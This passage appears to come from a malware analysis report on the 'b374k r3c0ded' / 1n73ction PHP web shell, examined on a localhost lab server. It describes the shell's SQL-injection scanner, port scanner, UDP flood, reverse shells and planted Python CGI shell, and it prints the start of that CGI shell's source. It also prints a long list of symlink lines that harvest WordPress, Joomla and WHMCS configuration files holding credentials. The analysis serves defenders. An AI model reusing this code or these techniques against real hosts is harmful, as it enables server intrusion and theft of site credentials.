pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_g
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

/var/www/injection/

url  http://www.some-code/exploits.c
/var/www/injection/
wget

-=[ b374k r3c0ded by X'1N73CT ]=-
© 2013 X'1N73CT
```

SQLi Scan

The SQLi Scanner screen appends the data submitted in the "Dork" field to the URL; startgoogle.startpagina.nl/index.php?q=. It then uses curl to retrieve the results from the search engine, parse those results and send an injection string into the URL to check for vulnerability. If the site is vulnerable the page displays the message "SQLI Vuln Found.." otherwise it displays the message "Not Vuln."

CAUTION: This feature attempts a SQL injection on sites returned by the Google Dork search. Do NOT use this feature on a system attached to the Internet.

Figure 14 - SQLi Scan Screen




```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_g
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

Portscan

The port scanner takes an IP address / or fully qualified domain name (FQDN), a starting port and ending port. The code uses the PHP function fsockopen() to iteratively attempt to connect to each port number sequentially. The logic associated with this scan really only works with TCP ports, though UDP could be specified using the syntax udp://host.name because a UDP fsockopen would not return an error.

Figure 15 - Port Scan Screen



127.0.0.1/injection/?y=/var/www/injection/&x=port-sc

```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_g
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

1n73ction Shell V3.1 [Special Edition]


+--=[Port Scanner]=--+

Port Scanner	
Host	localhost
Port start	0
Port end	5000

DDoS

This function does a UDP based Denial of Service attack against the machine specified using an PHP fsockopen() function by specifying the URI udp://host.name. The code may have been copied from another DoS PHP application as the variable which is used to store the port number to attack is named $rand. The type of attack would be much more effective if it were to randomly open UDP ports as quickly as possible. Instead, this program tries to repeatedly open the same UDP port for the amount of time specified.

Figure 16 - DDoS Screen



127.0.0.1/injection/?y=/var/www/injection/&x=dos

```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_g
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

1n73ction Shell V3.1 [Special Edition]

Your IP: 127.0.0.1 (Don't DoS yourself nub)

Ddos Tool		
IP Target	:	0.0.0.0
Time	:	time (in seconds)
Port	:	port

After initiating the DoS attack, please wait while the browser loads.

-=[b374k r3c0ded by X'1N73CT]=-

© 2013 X'1N73CT

Tools

The tools command offers two other reverse connection mechanisms. Unlike the netsploit techniques, which spawn separate background processes, both of these mechanisms, once selected, tie up the web server until the connection is broken from the other end. The advantage to this technique is that it does not require special privileges to run.


Reverse Shell (PHP)

This mechanism opens a connection to the IP address and port specified and then passes input from the connection through PHP to the operating system and passes results from the operating system back through the port. The connection runs until a CTL-C is received.

Metasploit Connection

The Metasploit connection also connects back to a specified IP address and port over TCP and redirects input and output over that connection until the connection is terminated. This is NOT a meterpreter implementation, but rather just a reverse shell connection.

Figure 17 - Tools Screen



```
127.0.0.1/injection/?y=/var/www/injection/&x=tool
```

```
1n73ction Shell V3.1 [ Special Edition ]
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

Reverse shell (php)	
Your IP	127.0.0.1
Port	443


Metasploit Connection	
Your IP	127.0.0.1
Port	443

```
-=[ b374k r3c0ded by X'1N73CT ]=-
```

Python Exploit

If the directory that the shell is running from is not writable, then the following screen is shown. A translation of the text is “File Not Found!”

Figure 18 File Not Found




```
var/www/injection/&x=python
```

```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

+--==[ python Bypass Exploit ]==--+

Dosya açılamadı!
```

If the directory is writable then the shell returns the screen shown in the next figure. While it can’t be seen, the text of the python script is displayed in the text entry box. The text can be reviewed or recovered by highlighting the data and then copying it into a text editor. The code is a simple python CGI shell script published to Google Code and written by Michael Foord.[11]

[11] https://code.google.com/p/mfoord/source/browse/trunk/obsolete/cgi/cgi-shell.py?r=2

Figure 19 Included Python Script


https://code.google.com/p/mfoord/source/browse/trunk/obsolete/cgi/cgi-shell.py?r=2

mfoord

Assorted modules and projects from the warped mind of Michael Foord.

Source path: svn/ trunk/ obsolete/ cgi/ cgi-shell.py

```
#!/usr/bin/python -u
# 17-07-04
# v1.0.1

# cgi-shell.py
# A simple CGI that executes arbitrary shell commands.


# Copyright Michael Foord
# You are free to modify, use and relicense this code.

# No warranty express or implied for the accuracy, fitness to purpose or otherwise for this code....
# Use at your own risk !!!

# E-mail michael AT foord DOT me DOT uk
# Maintained at www.voidspace.org.uk/atlantibots/pythonutils.html

"""
A simple CGI script to execute shell commands via CGI.
"""
################################################################
# Imports
try:
    import cgitb; cgitb.enable()
except:
    pass
import sys, cgi, os
sys.stderr = sys.stdout
from time import strftime
import traceback
from StringIO import StringIO
from traceback import print_exc

################################################################
# constants
```

This code is stored in a sub-directory underneath the home directory for the shell named "python" in a file named "python.izo." An additional file is created in this directory, ".htaccess." Generally, .htaccess files control the Apache web server actions for a specific directory. In this case, the .htaccess file tells the apache server to allow cgi-handler processing on files ending in .izo. This allows the attacker to attempt to obfuscate commands run using this mechanism by accessing a normally non-executable file type.

Symlink

The symlink function first creates a subdirectory "sym" and then creates a .htaccess file that tries to override the inherent Apache configuration directives. Next, it creates a symbolic link file to a directory "root" that is linked to the top of the file system ("/").

The routine then tries to open the file "etc/named.conf" if it can't open the file processing is stopped with the error message "Cant (sic) access this file on server -> [/etc/named.conf]". The named.conf file is a file used to configure a DNS name server. If the file is found it is opened and traversed searching for zone records.


While traversing the records the program flags specific entries in red. Specific domains which are highlighted in red give an indication of the interests of the attacker. In this case the following domain records are highlighted in red if found:

```
$iran   = '\.ir';
$israel = '\.il';
$indo   = '\.id';
$sg12   = '\.sg';
$edu    = '\.edu';
$gov    = '\.gov';
$gose   = '\.go';
$gober  = '\.gob';
$mil1   = '\.mil';
$mil2   = '\.mi';
$malay = '\.my';
$china = '\.cn';
$japan = '\.jp';
$austr = '\.au';
$porn  = '\.xxx';
$as    = '\.uk';
```

```
        $calfn = '\.ca';
```

Regardless of the whether or not a domain is highlighted in red, a clickable link to the domain is created in the list along with the user id ($UID) associated with the domain and the /home/$UID/public_html directory. This logic assumes a great deal about the structure of the virtual host being compromised. There are much more robust and flexible ways to approach this functionality that would obviate the hard-coded assumption that all user directory web pages are in the $UID/public_html directory.

Figure 20 - Symlink Screen



```
u)
23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ww-data) groups=33(www-data)
on apache2handler
.0.0.1 | Admin : webmaster@localhost

itpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcnt
le: OFF | Perl: ON | cURL: OFF | WGet: ON

+--=[ Symlink ]=--+

# Cant access this file on server -> [ /etc/named.conf ]
```

Config Screen

This script attempts to make a directory "config" and then write a ".htaccess" file into that directory. While there doesn't seem to be anything wrong with the code, the program does not properly create the "config" directory and thus cannot create the ".htaccess" file within it which cause this section to error.

If the directory and files were created successfully the next step would be to base64_decode the data in the variable "$configshell" and write it into the file "config/config.izo" with a file permission of 0755. The code contained in $configshell is perl script that has a very specific hash bang;

```
#!/usr/bin/perl -I/usr/local/bandmin
```

The code creates a web page with the title "Priv8 SCR". The code attempts to create a symbolic link any of the following configuration files:

```
 symlink('/home/'.$user.'/public_html/beta/configuration.php',$kola.'-joomla.txt') ;
 symlink('/home/'.$user.'/public_html/configuration.php',$kola.'-joomla.txt') ;
 symlink('/home/'.$user.'/public_html/home/configuration.php',$kola.'-joomla - home.txt') ;
 symlink('/home/'.$user.'/public_html/wp-config.php',$kola.'-wordpress.txt') ;
 symlink('/home/'.$user.'/public_html/blog/wp-config.php',$kola.'-wordpress.txt') ;
 symlink('/home/'.$user.'/public_html/web/wp-config.php',$kola.'-wordpress - web.txt') ;
 symlink('/home/'.$user.'/public_html/SSI.php',$kola.'- C M F .txt') ;
 symlink('/home/'.$user.'/public_html/forum/SSI.php',$kola.'- C M F - forum.txt') ;
 symlink('/home/'.$user.'/public_html/inc/config.php',$kola.'- MyBB.txt') ;
 symlink('/home/'.$user.'/public_html/forum/inc/config.php',$kola.'- MyBB - forum.txt') ;
 symlink('/home/'.$user.'/public_html/config.php',$kola.'- Other.txt') ;
 symlink('/home/'.$user.'/public_html/lib/config.php',$kola.'- Balitbang.txt') ;
 symlink('/home/'.$user.'/public_html/client/configuration.php',$kola.'-clients.txt') ;
 symlink('/home/'.$user.'/public_html/clients/configuration.php',$kola.'-client.txt') ;
 symlink('/home/'.$user.'/public_html/billing/configuration.php',$kola.'-billing.txt') ;
 symlink('/home/'.$user.'/public_html/billings/configuration.php',$kola.'-billings.txt') ;
 symlink('/home/'.$user.'/public_html/whmcs/configuration.php',$kola.'- whmcs - whmcs.txt') ;
 symlink('/home/'.$user.'/public_html/whm/configuration.php',$kola.'- whm - whm.txt');
 symlink('/home/'.$user.'/public_html/forum/includes/config.php',$kola.'- VBulletin -
forum.txt');
 symlink('/home/'.$user.'/public_html/forum/config.php',$kola.'    - PhpBB - forum.txt') ;
 symlink('/home/'.$user.'/public_html/whmc/configuration.php',$kola.'- whmc - whmc.txt');
 symlink('/home/'.$user.'/public_html/submitticket.php',$kola.'    - whmcs2.txt');
 symlink('/home/'.$user.'/public_html/manage/configuration.php',$kola.'    -mangewhmcs.txt');
 symlink('/home/'.$user.'/public_html/myshop/configuration.php',$kola.'    -myshop.txt');
 symlink('/home/'.$user.'/public_html/support/configuration.php',$kola.'-support.txt');
 symlink('/home/'.$user.'/public_html/supports/configuration.php',$kola.'-supports.txt');
 symlink('/home/'.$user.'/public_html/oscommerce/includes/configure.php',$kola.'-
oscommerce.txt');
```

```
 symlink('/home/'.$user.'/public_html/oscommerces/includes/configure.php',$kola.'-
oscommerces.txt');
 symlink('/home/'.$user.'/public_html/shopping/includes/configure.php',$kola.'-shop-
shopping.txt');
 symlink('/home/'.$user.'/public_html/sale/includes/configure.php',$kola.'-sale.txt');
 symlink('/home/'.$user.'/public_html/amember/config.inc.php',$kola.'-amember.txt');
 symlink('/home/'.$user.'/public_html/config.inc.php',$kola.'-amember2.txt');
 symlink('/home/'.$user.'/public_html/wp/wp-config.php',$kola.'- wordpress - wp.txt');
 symlink('/home/'.$user.'/public_html/wp/beta/wp-config.php',$kola.'- wwordpress - wp -
beta.txt');
 symlink('/home/'.$user.'/public_html/beta/wp-config.php',$kola.'- wordpress - beta.txt');
 symlink('/home/'.$user.'/public_html/press/wp-config.php',$kola.'-wp13-press.txt');
 symlink('/home/'.$user.'/public_html/wordpress/wp-config.php',$kola.'- wordpress -
wordpress.txt');
 symlink('/home/'.$user.'/public_html/wordpress/beta/wp-config.php',$kola.'- wordpress -
wordpress-beta.txt');
 symlink('/home/'.$user.'/public_html/news/wp-config.php',$kola.'- wordpress -news.txt');
 symlink('/home/'.$user.'/public_html/new/wp-config.php',$kola.'- wordpress - new.txt');
 symlink('/home/'.$user.'/public_html/blogs/wp-config.php',$kola.'- wordpress - blogs.txt');
 symlink('/home/'.$user.'/public_html/home/wp-config.php',$kola.'- wordpress - home.txt');
 symlink('/home/'.$user.'/public_html/protal/wp-config.php',$kola.'- wordpress -
protal.txt');
 symlink('/home/'.$user.'/public_html/site/wp-config.php',$kola.'- wordpress - site.txt');
 symlink('/home/'.$user.'/public_html/main/wp-config.php',$kola.'- wordpress - main.txt');
 symlink('/home/'.$user.'/public_html/test/wp-config.php',$kola.'- wordpress - test.txt');
 symlink('/home/'.$user.'/public_html/joomla/configuration.php',$kola.'-joomla - joomla
.txt');
 symlink('/home/'.$user.'/public_html/protal/configuration.php',$kola.'- joomla -
protal.txt');
 symlink('/home/'.$user.'/public_html/joo/configuration.php',$kola.'- joomla - joo.txt');
 symlink('/home/'.$user.'/public_html/cms/configuration.php',$kola.'- joomla - cms.txt');
 symlink('/home/'.$user.'/public_html/site/configuration.php',$kola.'- joomla - site.txt');
 symlink('/home/'.$user.'/public_html/main/configuration.php',$kola.'- joomla - main.txt');
 symlink('/home/'.$user.'/public_html/news/configuration.php',$kola.'- joomla - news.txt');
 symlink('/home/'.$user.'/public_html/new/configuration.php',$kola.'- joomla - new.txt');
 symlink('/home/'.$user.'/public_html/home/configuration.php',$kola.'- joomla - home.txt');
 symlink('/home/'.$user.'/public_html/vb/includes/config.php',$kola.'- vb.txt');
 symlink('/home/'.$user.'/public_html/vb3/includes/config.php',$kola.'- vb3.txt');
 symlink('/home/'.$user.'/public_html/cpanel/configuration.php',$kola.'-cpanel.txt');
 symlink('/home/'.$user.'/public_html/panel/configuration.php',$kola.'-panel.txt');
 symlink('/home/'.$user.'/public_html/host/configuration.php',$kola.'-host.txt');
 symlink('/home/'.$user.'/public_html/hosting/configuration.php',$kola.'-hosting.txt');
 symlink('/home/'.$user.'/public_html/hosts/configuration.php',$kola.'-hosts.txt');
 symlink('/home/'.$user.'/public_html/includes/dist-configure.php',$kola.'-zencart.txt');
 symlink('/home/'.$user.'/public_html/zencart/includes/dist-configure.php',$kola.'- zencart -
shop.txt');
 symlink('/home/'.$user.'/public_html/shop/includes/dist-configure.php',$kola.'-shop-
ZCshop.txt');
 symlink('/home/'.$user.'/public_html/Settings.php',$kola.'- smf.txt');
 symlink('/home/'.$user.'/public_html/smf/Settings.php',$kola.'- smf - smf.txt');
 symlink('/home/'.$user.'/public_html/forum/Settings.php',$kola.'- smf - forum.txt');
 symlink('/home/'.$user.'/public_html/forums/Settings.php',$kola.'- smf - forums.txt');
 symlink('/home/'.$user.'/public_html/upload/includes/config.php',$kola.'- upload .txt');
 symlink('/home/'.$user.'/public_html/incl/config.php',$kola.'- malay.txt');
 symlink('/home/'.$user.'/public_html/config/koneksi.php',$kola.'- lokomedia.txt');
 symlink('/home/'.$user.'/system/sistem.php',$kola.'- lokomedia.txt');
```

Once it has created these symlinks it gives the user a prompt with a submit button "Hajar…!" The closest translation of this is from the Arabic "Hagar" (migrate). When the button is pushed the files are tar'ed and gzipped into a file for download to the user's computer.


Priv8 is a separate shell of purported Syrian origins. This is likely the adoption of the Priv8 function into this web shell. Because the script is base64_encoded, it may have been beyond the user's technical abilities to decode the script, change the title of the page and references to Priv8 and then reinsert the changed base64_encoded string.
A search for "inurl:config.izo" in the title of the web page returns approximately 306 URL's which exhibit the characteristics of this code. The code is variously attributed to:

- Priv8 SCR. By ~ MR.M1ND
- By FaRiS Ala7LaM. :::SkaLFooLD:::
- eL-CeWaD & Priv8. :::Millikuvvetler.net:::
- Priv.8. :::: BY RAMZI NULL ::::
- Priv8. :::ArTiN:::
- Priv8. :::Config:::

- Priv8. :::Dr.Timor:::
- [AnonGhost | fb.me/AnonGhost.Team]
- Cyb3r-dz Config Fuck Script. [Coded By Cyb3r-DZ | ˆ a @0. f/ e/ ˆ a | www.sec4ever.com]
- TeaM HacKer EgypT
- Saudi Sh3ll
- Priv8 SCR - Hacked By SlawinyM0uz
- [Config Finder by ShadoWNamE]
- maintance JHT
- Brak uprawnień - rocklife.pl
- Priv8 SCR – Főmenü
- duobasis.psychz.net – phpshell
- =[1n73ct10n privat shell]= - Eurafrim
- Created By DAMANE2011 Email: abdou2010new@hotmail.fr
- Priv8 SCR – sinbiesp
- mangaswarm.com - -=] fx0 [=-
- StealHealth - b3c4k Lompat v.2.0 | Shell Jumping Server
- www.sreenivashousing.co.in - [WebRooT Shell]
- Priv8 SCR - accueil - O2Switch

The string was also found in a few URL's associated with the CS99 script.

Figure 21 - Config Shell Screen




```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
